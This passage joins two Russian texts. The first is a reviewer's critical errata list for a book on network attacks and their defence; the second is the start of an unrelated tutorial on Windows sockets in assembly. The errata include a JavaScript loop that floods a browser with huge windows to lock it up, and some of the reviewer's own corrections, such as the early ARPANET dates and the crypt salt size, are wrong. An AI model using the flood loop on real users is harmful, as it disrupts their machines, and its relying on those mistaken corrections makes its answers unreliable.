+++ "*самым правильным шагом в этом направлении будет приглашение специалиста по информационной безопасности* " там же
...который опустошит кошелек клиента и не факт, что сделает, что либо полезное. В частности, наблюдая как автор пытается раздуть значимость каждой безвредной или практически не осуществимой атаки в то же время не упоминая о более серьезных угрозах, поневоле задумываешься о его тактике "промывания мозгов" своим клиентам. Да, пусть не будет это воспринято как личный наезд или упрек, но факт остается фактом, устранять угрозы может тот и только тот, кто лично заинтересован в результатах свое работы, а не получении денег. Очевидно, сторонний эксперт к этой категории не относится.

!"*самым простым решением будет создание... статической ARP-таблицы* " **стр. 174**
Это неправда! Помимо того, что такое решение добавит много головной боли, оно принципиально не способно защитить от посылки пакетов от чужого имени и анализу трафика.

! "*использование в сети Internet службы DNS в ее нынешним виде...* " там же

Пояснить, что под "нынешним видом" подразумевается середина 90-х.

!!! "*Как администратору сети защитится от ложного DNS-сервера?* " **стр. 175**
В этой главе (кстати, она почему-то повторяется два раза) *все* утверждения ошибочны, чтобы не повторятся, отсылаю к своим комментариям главы "Ложный DNS-сервер".

+++ "*данное сообщение позволяет изменить маршрутизацию Windows 95...* " **стр. 176**
Но не все последующие версии!

+++ "*Как защитится от отказа в обслуживании* " **стр. 177**
Автор почему-то рассматривает только одну SYN-атаку, но ничего не говорит о возможности нарушить нормальную работу системы некорректным запросом, .т.е. вообще не затрагивает проблемы ошибок реализации - благодаря которой осуществляется подавляющее большинство атак.

!!! "*что касается базовых протоколов прикладного уровня [длинный перечень протоколов] ни один из них не предусматривает дополнительную защиту соединения...* " там же
Не правда это, впрочем, это очередной повтор... Автор жует все книгу одни и те же ошибочные утверждения

Разновидности межсетевых экранов и шлюзов (#3,10)

Общие замечания по главе : замечаний нет, никаких ошибок мной не обнаружено, но не факт, что их там нет, т.к мои познания в области МСЭ - очень поверхностные и отрывочные. К сожалению, данная глава не помогла их углубить.

Операционные системы и приложения (#2, +22)

Общее замечание по главе : крайне непоследовательный и бессистемный материал, - очень сильный акцент на частных случаях, нет четкой классификации атак (предложенная автором классификация неудобна уже тем, что он сам постоянно затрудняется классифицировать с ее помощью описанные атаки).
Ни слова об архитектуре подсистемы безопасности UNIX и Windows NT, - как разделены процессы и системные ресурсы, как связаны между собой различные кольца защиты, как взаимодействуют между собой различные компоненты ОС и приложений. Автор бегло описывает лишь процедуру авторизации пользователя при входе в систему.
Не показаны типовые ошибки прикладных программ и компонентов ОС, - приведены лишь примеры очень частных, специфических, сильно устаревших и даже экзотических ошибок, не представляющих никакого интереса, даже исторического, поскольку им посвящено огромное количество материала, циркулирующего по сети.

! "*изъяны в них являются в большей степени независимым от конкретных реализаций* " **стр. 191**
Неправда, автор как раз делал упор на ошибки реализаций.

!!! "*Интернет (вернее ее прадед АРПАНЕТ) возникла именно из необходимости связать между собой UNIX компьютеры, которые были самыми распространенными и прогрессивными в то время* " там же
Да что вы такое говорите! Работа над ARPANET началась в конце пятидесятых, когда UNIX еще и в проекте не было. Только в 1965 году начались эксперименты над MULTICS, а UNIX... еще в 1971 году UNIX использовалась лишь в патентом бюро фирмы Bell Labs, а в 1974 UNIX начала использоваться в телефонии внутри компании и только через два года, когда она попала в Беркли, который так же занимался разработкой ARPANET, UNIX стала приобретать черты сетевой системы.

Т.е.ARPANET появилось на десять лет раньше! Утверждение, что она возникла из-за необходимости объединить "прогрессивные" UNIX машины - чушь.

+ "*Сейчас найти дыру такого рода в демонах очень трудно, но можно* " **стр. 195**
Достаточно подписаться на любую рассылку по безопасности, чтобы убедится в обратном - дыры сыплются как из рога изобилия.

+ "*Стек растет вниз* " **стр. 204**
Общепринято представлять оперативную память в виде списка, с возрастающими индексами, в таком случае, стек растет вверх - т.е. в сторон меньших адресов. Если автор решил использовать обратную схему (в принципе законно, но непривычно), то он должен на это сконцентрировать внимание читателя или еще проще сказать - стек растет в сторону меньших адресов.

! "*вирус Морриса... дал ответ на давний вопрос, могу ли не в абстрактных условиях существовать само репродуцирующиеся программы* " **стр. 205**
Вирус Морриса - не первый Интернет червь. Задолго до него существовали "Вьюнок" и "жнец", "Cookie monsters" и толпа прочей нечисти. Вирус Морриса - просто обогнал их в масштабах эпидемии - вот и все...

! "*почему же по сей день известен только один пример сетевого червя?* " там же
Вот уж, не знаю, почему автор не в курсе насчет остальных (см. замечание выше).

+++ "*разработчики взяли за основу криптостойкий алгоритм DES и на его основе создали функцию crypt* " **стр. 220**
Не совсем так, - они несколько модернизировали DES, для осложнения аппаратных переборщиков, поэтом, новый алгоритм уже может и не быть криптостойким! Произошло это или нет - другой вопрос.

! "*выбирается 12-битная случайная привязка (salt)* " там же
Неверно! Привязка представляет собой двухсимвольную последовательность, каждый член которой принадлежит интервалу [A-z] и [0-9], и может принимать 26+26+10 = 62 возможных значения. Таким образом, существует 622=3.844 возможных привязок. Напротив, 12-битовая последовательность дала бы 212 = 4.096 вариаций. 3.844 < 4.096, следовательно, привязка не 12 битовая!

! "*дающая на выходе 64-битное значение...* " там же
Причем тут конечное значение? Ключ-то 56 битный! Берутся семь младших бит каждого символа исходного восьми символьного пароля - а семью восемь == 56, следовательно для вскрытия необходимо перебрать не 264, а только 254, что *намного* меньше! (на самом же деле еще меньше, т.к. некоторые символы в паролях запрещены и каждый символ может принимать не 128, а только 94 возможных значения). Поэтому, разрядность "выхода" не дает никакого представления о стойкости пароля. Если уж и выражает ее - так в символах, а не битах!

!"*вызов функции getpwent() иногда позволит получить пароли пользователей в классическом виде* " **стр. 223**
Что такое "классический вид"? Иногда - это как? Функция getpwent работает только на довольно древних ОС аля Юникс и не работает, - вообще никогда, на современных.

+++"*Далее мы рассмотрим типичные атаки... потенциальный кракер все равно найдет их в том же Инернете, а главное, что на сегодняшний день они являются достаточно устаревшими и представляют больше теоретический интерес* " **стр. 224**
Так стоит ли отписывать очень частные атаки, которые и без того всем известны? Зачем читателю покупать книгу, если содержащийся в ней материал можно найти и бесплатно? Не лучше ли рассмотреть концептуальные атаки, например, *типовые* ошибки Си-разработчиков?

+ "*quote... quote... quote* " **стр. 226**
Удалить! (Это не вычищенные следы перевода HTML в текст)

+++ **стр. 231** - абракадабра - не правильный шрифт (язык)

+ "*RFC-1408 или RFC-1572* " **стр. 234**
Правильнее сказать вообще-то "**и** ", а еще лучше ссылаться только на самый последний, 1572, RFC.

+++ "*здесь мы приведем две уязвимости в программе SendMail (новых версий), одна из которых позволяет локальному пользователю стать суперпользователем. Вторя уязвимость очень серьезна и в некотором роде даже уникальна... она воздействует на sendmail до одной из последних версий 8.8...* " **стр. 235**
Почему не описана первая уязвимость? Версия 8.8 не есть одна из самых последних (кстати, какая под-версия имеется автором виду? версии sendmail-а принято задавать в виду трех чисел), т.к. в сети сейчас очень редко удается встретить sendmail младше 8.8.8 (8.8.9), где описанная ошибка устранена.
В третьих, описанная ошибка ни чем таким не уникальна и даже не любопытна, это все грубые натяжки!

+++ "*...своей масштабностью она прямо может подтолкнуть их к написанию нового глобального червя... любые программы... могут приобретать новые ошибки, в том числе и такие катастрофические* " **стр. 236**
Глобальный червь был в принципе невозможен в силу малой распространенности указанного MTA данной версии и быстрого реагирования администраторов на ошибки (к тому времени пока полноценный червь был бы написан и отлажен, ему бы не в чем было размножаться) - да и как бы он смог найти адреса машин с установленным sendmail? (сканирование IP не предлагать - долгое это дело).
Никакого катастрофического характера эта ошибка не носила, нечего людей пугать - и жизнь это подтвердила, - с момент обнаружения ошибки уже прошло несколько лет, - но ничего ужасного так и не произошло...

+ "*quote* " **стр. 237**
Убрать (следы от кривого перевода html -> txt)

??? "*все версии программы, вплоть до 1.5 оказались уязвимы* " **стр. 238**
Большинство источников упоминает только версии 1.4-1.5...

+ "*переполнением буфера или размеренности массива* " **стр. 239**
Это в данном контексте одно и то же, незачем повторяться...

!!! "*речь будет идти только об одной (последней на сегодняшний день) версии Windows NT 4.0* " **стр. 241**
Прошлым летом вышел первый сервис пак к Windows 2000... Какой интерес читать о том, что было в Windows NT 4.0? Хотя бы автор взял на себя труд сравнить обе версии - дабы читатель думал - стоит ли ему переходить с NT на 2000 или нет.

+++"*это единственная система, способная работать на процессорах, отличных от Intel-совместимых, а именно на процессоре Alpha* " там же
Автор забыл о Windows CE! Потом, почему обязательно Alpha? А тот же PowerPC, да и все остальные? (Полный список поддерживаемых процессоров занял бы достаточно много места, поэтому здесь не приводится)

+++ "*Один такой пользователь Guest, по умолчанию имеющий пустой пароль* " **стр. 244**
В NT он по умолчанию открыт только на рабочей станции, а 2000 вообще отключен.

+"*готовя материал этого пункта мы до самого последнего момента не могли найти хорошего примера...но все же в самый последний момент, в январе 1999...* " **стр. 246**
Не мешало бы это обновить.

+++ "*В Windows NT... в стандартной конфигурации он [telnet] не предусмотрен* " **стр. 250**
Но он предусмотрен в Windows 2000!

+++ "*Вообще, использование Windows 95 в качестве основной ОС для хоста (сервера) в Интернете - это нонсенс, и в этой книге такой вариант практически не рассматривается* " **стр. 251**
Сервера, да, но не хоста, ибо хост - это любой узел, подключенный к Интернету. Существует огромное количество клиентов, сидящих под Windows 9x, имеющих временное или постоянное подключение к Интернет и предоставляющих разделяемые ресурсы. И атака на такие системы - представляет значительный процент ото всех атак вообще!

+++ "*...в каталоге .... существуют поля... означающие имя и пароль пользователя при автоматическом входе в систему* " стр. 252
В 2000 это уже исправлено.

! "*указание клиенту передать пароль в открытом виде* " стр. 254
Клиент (в 2000 по дефлоту) проигнорирует такой указ, и атака не состоится.

! "*Windows NT позволит сделать это, даже не спрашивая пользователя о подтверждении - она просто передает имя и хэшированный пароль пользователя на сервер* " **стр. 256**
Причем тут NT? Это происки клиентского ПО.

+++ "*правда эта атака пассивна - незадачливый клиент сам заходит на враждебный сайт, а не наоборот* " там же
Злоумышленник может послать ему письмо с Java-аплетом, чтобы ускорить развязку

! "*так как за те же самые 243 операций...* " **стр. 261**
Нет, на самом деле - 215+(1+k+k2+k3+k4+k5+k6+k7), где k - число символов исходного пароля. Математические выкладки см. http://www.counterpane.com/pptp.html или мою "Технику сетевых атак".

!"*Поставьте последнюю версию (ядра) вашей ОС...* " **стр. 263**
Последняя - не значит "самая лучшая", напротив, это "темная лошадка", от которой можно ожидать все что угодно, особенно если в нее внесены значительные изменения.

Атака через WWW (#2, 66)

Общие замечания по главе : традиционно - сильно устаревший материал, в нем правда упоминается IE 5.5, но основной акцент сделан на IE 3.0, древние версии IIS и Apache, такие браузеры, как, например, Opera вообще не упоминаются.
Материал, посвященный Java я проверить в силу свой полной некомпетентности в этом вопросе не могу. Такое впечатление - что грубых ошибок там по-видимому нет, все выглядит достаточно убедительно, но головы бы на отсечение не дал.

??? "*...создаем в нем окна размером, например, миллион на миллион пикселей (клавиатура и мышь у клиента будут заблокированы очень скоро* " стр. 282
Windows 2000 такое испытание с достоинством переносит и даже не шибко тормозит. Впрочем, у меня четверть гигабайта RAM, может быть в этом и причина? Но насчет блокировки мыши и клавы даже на меньшем количестве памяти - меня терзают смутные сомнения.

+++ "*while(true)....* " **стр. 283**
Какой-то неумеренно длинный пример. Нельзя ли покороче? Например: while (true){d = new Date;window.open("xxx", d.getMilliseconds(),"width=1000000,height=10000000,resizable=no");} Это, правда не чистая Java, а JavaScript, но работает она ничуть не хуже, уверяю, зато намного нагляднее!

.NET новое (#3, 1)

Общие замечания по главе : глава, посвященная новому и интересному направлению, но автор описывает его через чур уж кратно - в общих чертах, не вникая ни в какие детали. Это ближе к обзорной журнальной статье, чем главе книги.
Ошибок никаких не обнаружено.

Введение в Perl (#3, 20)

Общие замечания по главе : имеет ли хоть какой-нибудь смысл включение этой главы в книгу, посвященную, Интернет - безопасности, когда на рынке и без того просто море литературы, описывающей Perl. Тем более, что описание автора довольно корявое: слишком поверхностное, непоследованное, абсолютно не структурированное и т.д. Позволю цитату, кстати, "*Тогда мы поняли настоящую цену учебникам типа "Язык XXX за двадцать один день" или "YYY - это просто!". Подобные тексты (сами по себе, быть может, и неплохо написанные) оставляют за своими рамками настолько обширные области языка, избегают касаться стольких его тонкостей и особенностей, что в голове у читателя-программиста формируется зачастую усеченный и выхолощенный образ инструмента, который он собирается использовать.* " Редкая профессия Евгений Зуев

+++ "*русскоязычные издания по языку Perl можно пересчитать по пальцам одной руки* " **стр. 303**
Неправда, - лично у одного меня русскоязычных книг по Perl более десятка, не считая множество текстов и документации в электронном виде. Может быть, лет пять назад все было иначе, но теперь проблема обратная - что же купить?
Тем более странно появление этой главы в третьем издании, а не втором, где бы она была гораздо уместнее...

! "*Perl - программа представляет собой файл, содержащий набор Perl-операторов, и начинающийся со строчки вида #!!usr/bin/perl...* " там же
Во-первых, Perl-программа состоит не только из операторов, во-вторых, абсолютно необязательно начинать таким образом - данная строка всего лишь автоматически запускает интерпретатор Perl при запуске программы, т.к. анализируется ядром UNIX-а, и только им, для Windows NT это вообще не имеет никакого смысла (а Perl портирован и на нее), равно как и оболочек, которые используя ассоциации по расширения, запустят файл, независимо от наличия данной строки. К *языку* Perl она и вовсе не имеет никакого отношения, т.к. представляет с его точки зрения обычный комментарий.

! "*UNIX-систем, требующих установки бита исполнения в атрибутах...* " там же
Абсолютно необязательно! Достаточно вызвать скрипт, передав его аргументом командной строки интерпретатору Perl, или перенаправив его на стандартный вход, указав предварительно интерпретатору брать с него текст программы.

! "*использование директивы use strict* " там же
Неверно, - должно на самом деле быть use strict **'vars'**

! "*скалярные величины.. бывают двух типов - числового и строкового* " **стр. 304**
Неправда, существуют еще и ссылочные скалярные переменные - итого типов выходит три.

!!! "*для всех чисел используется... внутренне представление - число с плавающей точкой двойной точности* " там же
Это кто сказал? Во-первых, всегда - внутренне представление не должно заботить программиста и оно не постоянно от реализации к реализации, во-вторых, если бы даже это было и так - такая бы реализация языка была бы слишком медленной. В третьих, в языке есть директива **use integer**

предписывающая всегда использовать целочисленную арифметику, даже если и выходит дробная часть, скажем, делим сеть на четыре, - это уже разрушает утверждение автора (см. раздел документации integer - Perl pragma to compute arithmetic in integer instead of double).
Замечание : в книге много заимствований из Perl Cookbook by Tom Christiansen and Nathan Torkington, во-первых это приводит к дублированию и без того известной информации (Perl cookbook - вещь распространенная в сере программистов), а во-вторых даже в последнем ее издании содержится какое-то количество ошибок, поэтому, принимать все сказанное там на веру без явных ссылок на источник. В частности, утверждение автора о внутреннем формате плавающей арифметике, скорее всего, взято автором оттуда, причем, заимствованно с ошибкой, т.к. в оригинале было "*числа обычно хранятся в формате вещественных чисел с двойной точностью*", а "обычно" - можно трактовать по-разному, тут в лоб не возразишь. Напротив же, автор заявляет "*для всех чисел используется....*" Мораль - если воруешь, то делай это с умом :-)

!"*при записи списков вместо операции "," можно воспользоваться = >: ("one",1,"two",2,...)*" **стр. 306**
Во-первых, не операции, а оператора, во-вторых, дальше автором приведен не список, а хеш-массив.

+ "*четные являются индексов, а не четные значением, и начинаются с символа %: %a=(one= >1,)*"; там же
Если говорить чет-нечет, то так и следует писать ...("one",1,"two",2...). И вообще-то нелишне рассказать об обоих способах инициализации хеш-массива.

+"*присвоить его некоторой скалярной переменной....*" **стр. 307**
"некоторой" опустить - ни к чему оно

!"*{оператор}* " **стр. 308**
Скорее блок, или любой другой термин, но не оператор, тем более в единственном числе. Perl - не бацик, там не одни операторы!

+ "*при наличие директивы use strict* " **стр. 310**
Должно быть: use strict 'vars'

+++"*разница между ними следующая: ту ограничивает область действия переменной текущим блоком, local же делает эту переменную доступной во всех функциях...* " там же
Это утверждение было бы верным, если бы автор не употребил оборот "ограничение" Теперь же он должен сказать, что my ограничивает лексическую область видимости, а local - динамическую. Не принципиально - но за терминологией надо следить.

! "*а переменные $a и $b, переданные в нее...* " там же
Что-то незаметно, что бы они были в нее переданы.

+"__" там же
равносильно <>.

!"*Для вывода файлов, перечисленных в командой строке скрипта используется операция* <>" там же
Неправда! см. замечание выше

+++"*Для открытия дополнительных дескрипторов...* " там же
Добавить - open(FILE0,"" чтение и запись с очисткой уже существующего файла, "|" - конвейер, "|-" & "-|" - перенаправление и т.д.

"*/^a.*b$/... а директива \b требует* " **стр. 314**
Тогда так надо и писать /^a.*b\b/

+"*на написать* " **стр. 315**
не написать

стр. 321. замечание к листингу
Не рекомендуется смешивать оператор или SEND+RECV

Безопасность стандартного серверного ПО (#2)

Общие замечания по главе : название не соответствует содержимому, в главе ни слова о безопасности - т.е. об принципах устройства и архитектуры защитных механизмов, а всего лишь перечислен ряд произвольно взятых ошибок, в основном касающихся очень древних Apache и IIS, без какой-либо систематизации. Автор классифицирует ошибки в начале главы, но сам этой классификации не следует. Ни слова о новом сервером ПО и концептуальных проблем его безопасности. Единственное исключение - раздел, посвященный созданию безопасных CGI-приложений.

+++ "*Выделим основные классы ошибок* " **стр. 324**
Такая классификация никуда не годится, т.к. проявления одной и той же ошибки могут быть различными, тем более, что пункт 1 в предложенной автором классификации вытекает из пункта 3, или во всяком случае тесно связан с ним.

+"*Аналогичная ошибка существует в MS Personal Web Server* " там же
Существовала...

+++ "*...указатели. Очевидно, они вышли за пределы разрешенной области...* " **стр. 327**
Совсем не очевидно! Непонятно - что с чем могла сравнивать операция CMPSB - что в регистрах ESI и EDI? В котором указатель на вводимую клиентом строку или его там и нет совсем? Следовало бы сказать хотя бы из какой функции этот код вызывался...

+ "*Недавно обнаруженная ошибка* " **стр. 328**
Теперь уже - давным-давно

!"*popen* " **стр. 336**
_popen

!"*у C++... часто можно безболезненно воспользоваться exec и spawn)* " **стр. 336**
Это функции из C run-tile library.

Проблемы идентификации и аутоидентификации (#3, 15)

Общие замечания по главе : замечаний нет, единственное пожелание - упросить листинги примеров, сделав их более наглядными, дабы неопытному читателю не приходилось в них разбираться. Все дополнительные проверки, типа проверок на отсутствующий (т.е. пустой) пароль и приведение его к нижнему регистру - лучше убрать - это не суть важно, и ухудшает легкость восприятия листинга

+ "*xbnftvj* " **стр. 361**
Должно быть "читателю"

Методы и средства обнаружения автоматизированных атак(#3,16)

Общие замечания по главе : мало конкретных примеров, слишком много общих слов, так, например, даже не объясняется таким образом осуществляется анализ инкапсулированных пакетов (при условии, что он осуществляется вообще). Т.е. принцип работы межсетевых экранов дан через чур поверхностно (напротив, автоматизированные средства обнаружения атак в след. главе описаны достаточно подробно), не говоря уже о том, что никакого сравнительного анализа конкретных имеющихся на рынке продуктов в главе не наблюдается - она лишь пересказывает информацию, содержащуюся в любой книге для начинающих администраторов.
Технических ошибок в главе обнаружено не было (однако, не факт что их там нет - просто у меня отсутствует опыт работы с МЭС и мои познания этой области - поверхностные и сугубо теоретические).

+"*преступлениям?* " **стр. 368**
убрать знак вопроса

! "*Поиск нарушителем уязвимости при помощи сканеров безопасности... сам по себе считается атакой* " **стр. 369**
В начале книги автор дал определение атаки как реализации угрозы, следовательно, поиск уязвимости не является атакой. Необходимо либо изменить определение понятия атаки, либо переформулировать данное утверждение. Тем более, что в главе, посвященной сканированию портов, автор доходчиво объяснил, что сканирование - не атака, а только считается такой по незнанию.

Классификация систем обнаружения атак (#3,22)

Общие замечания по главе : замечаний нет

??? "12. (*название главы?*)"**стр. 385**

Где список литературы, на которую наличествуют ссылки в книге? Приведен только список литературы к одной главе, нумерация в котором отлична от нумерации, принятой в данной книге, - это необходимо исправить и вернуть список на место.
По причине отсутствия данного списка он не был проверен, равно как не были проверены все ссылки на первоисточники.

Общее впечатление от книги

Несмотря на значительное количество ошибок, тяжелый язык и устаревший материал, книга в целом оставляет благоприятное впечатление после прочтения, однако, в последнее время на в сети появляется множество конкурирующих изданий, в основном отдельных статей, faq, рассылок обнаруженных дырок, эксплоитов и их описаний. Не дремлет и Microsoft - постоянно совершенствуя свой MSDN - достаточно просто набрать "attack" или "hack" в поле поиска, - ответ будет множество статей и технических заметок, достаточно подробно объясняющих суть такой-то проблемы и способы ее устранения.
Выдержит ли третье не переработанное издание эту конкуренцию или нет - вот в чем вопрос?

Краткий перечь литературы, использующиеся при подготовке настоящих замечаний

1. MSDN, прилагающееся к Microsoft Visual Studio 6.0
2. документы RFC
3. Литература:
1. TCP/IP КРУПНЫМ ПЛАНОМ
2. Albitz, P., and Liu, C. 1992. DNS and BIND. O'Reilly & Associates, Sebastopol, Calif.
3. Теория и практика программирования на Си в UNIX
4. Администрирование сети и сервисов internet учебное пособие П. Б. Храмцов
5. Системы обнаружения атак на сетевом уровне by Robert Graham
6. Хелен Кастер "Основы Windows NT"
7. Коробеченко "Недокументированные возможности Windows NT"
8. Отображение имен NetBIOS в сетях TCP/IP Эрик Холл
9. BGP протокол by Alex Rudnev
4. а так же большое количество материала, взятого из Интернет

Socket vs Socket, или использование сокетов MS Windows в ассемблерных программах

Автор: DirectOr

Дата: 2003-10-31

Теория применения сокетов совсем недавно была описана в статье “Сокеты M$ Windows”, которую вы можете легко найти в разделе “Статьи/Сеть”. Не будем повторяться, но вкратце скажем, что сокеты определяют логику для программирования сети аналогичную работе с файлами. В разделе “Исходники/Сеть и коммуникации” уже давно (со времен wasm.zite.ru) имеется рабочая небольшая программа “ledilog.zip\connect.asm”, в которой на основе использования сокетов реализован обмен текстовыми сообщениями между двумя компьютерами в сети. Таким образом, накопилась критическая масса, состоящая из некоторого минимума теории и кое-каких практических материалов. Все это и подтолкнуло автора к использованию в своем проекте (детали в данном случае не важны) связи по локальной сети между компьютерами на основе сокетов MS Windows. Однако все оказалось не так просто, как хотелось. Впрочем, как и всегда...

Куски кода, связанные с созданием и использованием сокетов из программы-оригинала легко переносились и компилировались, но все работало не так, как надо, либо вообще не работало. Обнаружились значительные провалы между кажущимся пониманием теории и практикой, к тому же комментарии у источника были на итальянском языке, что не добавляло ясности. Пришлось отказаться от первоначальной идеи и писать отдельную программку с минимумом интерфейса специально для проверки, что ж это за зверь такой: сокеты Windows. В данной статье приведена попытка описать полученный опыт на примере реальной, хотя и учебной программы. Тут не будет много теории, только необходимый для понимания кода минимум. Также предполагается, что читатель уже знаком с тем, как создавать приложение под Windows, имеющее основное окно и процедуру этого окна, как вызываются диалоговые окна... И последнее, так уж получилось, что моя программа внешне вышла очень похожей на программу-оригинал. Не судите меня строго...

Для впервые заинтересовавшихся сетевым программированием есть смысл пояснить, что же из себя представляют сокеты. Сокет можно рассматривать, как конечный пункт передачи данных по сети. Сетевое соединение - это процесс передачи данных по сети между двумя компьютерами или процессами. Тогда сокет - конечный пункт такой передачи данных. Другими словами, когда программы используют сокет, для них он является абстракцией, представляющий одно из окончаний сетевого соединения. Для установления соединения в абстрактной модели сокетов необходимо, чтобы каждая из сетевых программ имела свой собственный сокет. Недаром слово **socket** переводится с английского как гнездо или разъем!

Связь между двумя сокетами может быть ориентирована на соединение, а может быть и нет. С чем это едят? Все дело в том, в сетевом протоколе **TCP/IP** (а на сегодня это “родной” протокол интернета, да и большинства локальных сетей) предусмотрено два режима: ориентированный и не ориентированный на соединение. В ориентированных на соединение протоколах данные перемещаются как единый, последовательный поток байт без какого либо деления на блоки. Конечно, имеется в виду логика процесса, а не то, что физически происходит в среде передачи. В не ориентированных на соединение протоколах сетевые данные перемещаются в виде отдельных пакетов, называемых датаграммами. Как мы уже говорили, сокеты могут работать как с одними, так и с другими. В дальнейшем при создании сокета мы с этим столкнемся. А сейчас достаточно запомнить, что датаграммы могут приходить к получателю не подряд, а в непредсказуемой последовательности. Так что датаграммы мы использовать в данном примере не будем, а только режим, ориентированный на соединение!

С аналогией между сокетами и файлами тоже не все просто. Конечно, для начала тоже нужно создать сокет, получить его дескриптор, а потом, используя этот дескриптор, писать или читать… Но отличие в том, что дескриптор файла указывает на уже существующий или только что созданный файл или на устройство, дескриптор сокета не содержит каких-либо определенных адресов или пунктов назначения сетевого соединения. Этот факт существенно отличает его от любого другого дескриптора стандартной системы ввода-вывода. Программа, работающая с сокетами, сначала образует сокет и только потом соединяет его с точкой назначения на другом конце сетевого соединения. Если бы файловый ввод-вывод состоял из таких же шагов, приложение сначала получало бы дескриптор файла, а затем привязывало бы его к имени определенного файла на диске.

Несмотря на то, что первоначально сокеты появились в системе **UNIX** (т.н. сокеты Беркли), на данный момент разработчики Windows давно модифицировали и расширили интерфейс для работы сокетов. Таким образом, сейчас мы имеем многочисленные функции API, так или иначе связанные с сокетами:

WSAStartup()* — инициализирует Windows Socket dll

WSACleanup()* — прекращает использование этой dll

socket()* — функция создает сокет с заданными параметрами

WSAAsyncSelect()* — функция указывает посылать сообщение от сокета заданному окну при любом из заданных сетевых событий

bind()* — ассоциирует локальный адрес с сокетом

listen()* — устанавливает сокет в состояние, в котором он слушает порт на предмет входящих соединений

accept()* — функция извлекает из очереди ожидающих подключений первое, создает новый сокет и возвращает его дескриптор

connect()* — функция подключает созданный сокет к указанному адресу

select() — функция определяет статус одного или более сокетов

shutdown() — функция запрещает посылать и/или принимать данные от сокета

ioctlsocket() — функция управляет режимом сокета

getsockopt() — функция возвращает установки сокета

recv()* — функция получает данные от сокета

send()* — функция посылает данные в ранее подключенный сокет

sendto() — функция посылает данные по указанному адресу

recvfrom() — функция получает датаграммы от сокета

Звездочками отмечены те функции, которые будут встречаться в тестовой программе. Учтите, что кроме перечисленных существуют и многие другие… А теперь приступим к более подробному рассмотрению того, как этим хозяйством пользоваться. Скачайте пример здесь (находится в архиве `wasm_files.zip`: `files/0288/SocSoc.zip`). Программа начинается как обычно с подключения необходимых библиотек, имеет секцию инициализированных и неинициализированных данных (**.data** и **.data?**). Обратите внимание на задание констант. Все константы (определение использованных ресурсов и др.) вынесены в отдельный файл **SocSoc.inc** и они нам в этот раз не интересны. Другое дело строка:

```
WM_SOCKET equ WM_USER + 100
```

Это задание численного значения сообщения WM_SOCKET, того самого сообщения, которое нам в дальнейшем будет посылать Windows при работе с сокетами. Дело в том, что Windows не использует для своих стандартных сообщений значения выше WM_USER, поэтому мы легко можем использовать этот диапазон для нужд своего приложения. Отметим этот важный момент, в дальнейшем мы еще раз вернемся к обсуждению сообщений типа WM_USER+...

Секция кода начинается с определений макросов, используемых при анализе сообщений нашим окном. Конечно, надо бы вынести макросы в отдельный файл **.inc** – файл и подключить его с помощью include. Но в данном случае их всего два и хотелось максимально упростить для понимания начинающими этот проект... Только поэтому макросы помещены в начало секции **.code**. Ну не данные же это в самом деле! Так что не делайте, как я.

Сначала опишем вкратце общий алгоритм работы нашей программы, а затем приступим к подробному анализу кода:

1) при запуске получаем и сохраняем хэндл программы, регистрируем у Windows текстовую строку в качестве сообщения и сохраняем возвращенный нам код сообщения для дальнейшего использования (об этом позже);

2) инициализируем **dll** , ответственную за использование сокетов Windows;

3) если получена ошибка инициализации, то делать дальше нечего – выходим с ошибкой из программы! Если же вызов dll прошел успешно, то продолжим работу: получаем адрес командной строки, (если таковая была при запуске – в данном примере не используется). Вызываем функцию WinMain – которая, собственно и определяет логику работы приложения и которая будет подробно рассмотрена ниже;

4) после выхода из **WinMain** возвращаемся в Windows.

А теперь разберем, что происходит в третьем пункте. В объявлении функции **WinMain** все достаточно традиционно и подробный анализ пропускаем. Для нас интерес составляет процедура **WndProc** главного окна программы, которая получает и реагирует на сообщения Windows. Сразу же после создания нашего окна процедура **WndProc** получит соответствующее сообщение: **WM_CREATE**. Это удобный момент для приведения в исходное состояние всего нашего хозяйства. Раз мы собираемся обмениваться с другими компьютерами, хорошо бы узнать кое-что и о себе, вернее о том компьютере, где запущен экземпляр нашей программы. Можно получить имя компьютера в виде текстовой строки в **buffer** соответствующей функцией, а затем оттуда скопировать в выходной буфер:

```
invoke gethostname, addr buffer, sizeof buffer
invoke wsprintf, addr buf_out, addr szName, addr buffer
```

Аналогично получаем **IP** адрес компьютера по имени:

```
invoke gethostbyname, addr buffer
```

Для этого есть в **API** специальная функции **gethostbyname** , которая возвращает информацию о компьютере по его имени, заполняя специальную структуру **hostent**. Приведем ее для лучшего понимания дальнейших действий:

```
hostent STRUCT
 h_name  DWORD ? ; char FAR *
 h_alias  DWORD ?
 h_addr  WORD ?
 h_len  WORD ?
 h_list  DWORD ? ; char FAR * FAR *
hostent ENDS
```

Элемент структуры **h_name** – не что иное, как указатель на строку с именем нашего компьютера. А вот элемент **h_list** более интересен! Это указатель на список IP-адресов компьютера. Их может быть несколько, по числу сетевых интерфейсных карт, установленных в компьютере. Причем

адреса представлены в сетевом порядке байт. Нас интересует первый из них. Вот как добраться до этого адреса:

```
mov eax, [eax+12] ; получаем указатель на элемент h_list в HOSTENT
mov eax, [eax]     ; получаем указатель на указатель на IP
mov eax, [eax]  ; получаем указатель на строку IP в сетевом порядке байт
```

После преобразования функцией **inet_ntoa** , сохраняем полученный строковый формат **IP** адреса (вида **127.0.0.1**) в еще один выходной буфер. Во всем этом есть один тонкий момент, непонимание которого может привести к дальнейшему использованию неправильных данных! Те функции Windows Sockets API, которые возвращают указатели на различные данные (а это часто так и есть) гарантирует их (данных) сохранность только до следующего вызова функций **Sockets API**. Поэтому необходимо сразу же копировать все необходимые нам значения в отведенные нашей программой для этого переменные! Это в полной мере относится и к функции **gethostbyname**.

Собственно, и имя компьютера, и его IP-адрес в данном случае используются программой только для информации, и их можно было и не получать. На работе программы это не скажется. Другое дело, что пример-то учебный, а в реальном проекте при обмене данными скорее всего нам понадобится указывать от кого, собственно, посылочка...

А вот дальше начинается собственно работа с сокетами. Тут сразу оговоримся, что в программе будет использоваться два сокета, один открываем на прием сразу же при инициализации главного окна, другой в дальнейшем будет открыт на передачу. Картина сильно напоминает дуплексный режим связи, кто понимает...

Итак. Сначала нам нужно открыть сокет:

```
invoke socket, AF_INET, SOCK_STREAM, 0;
```

Параметры следующие:

AF_INET – семейство, в версии 1.1 только AF_INET;

SOCK_STREAM - тип сокета, который вы желаете использовать.

Помните, мы выбираем связь, ориентированную на соединение, и говорим **НЕТ** датаграммам (**SOCK_DGRAM**);

0 – протокол, не устанавливать никакого протокола.

И если нет ошибки, сохранить его дескриптор для дальнейшего использования:

```
mov hSocket2, eax
```

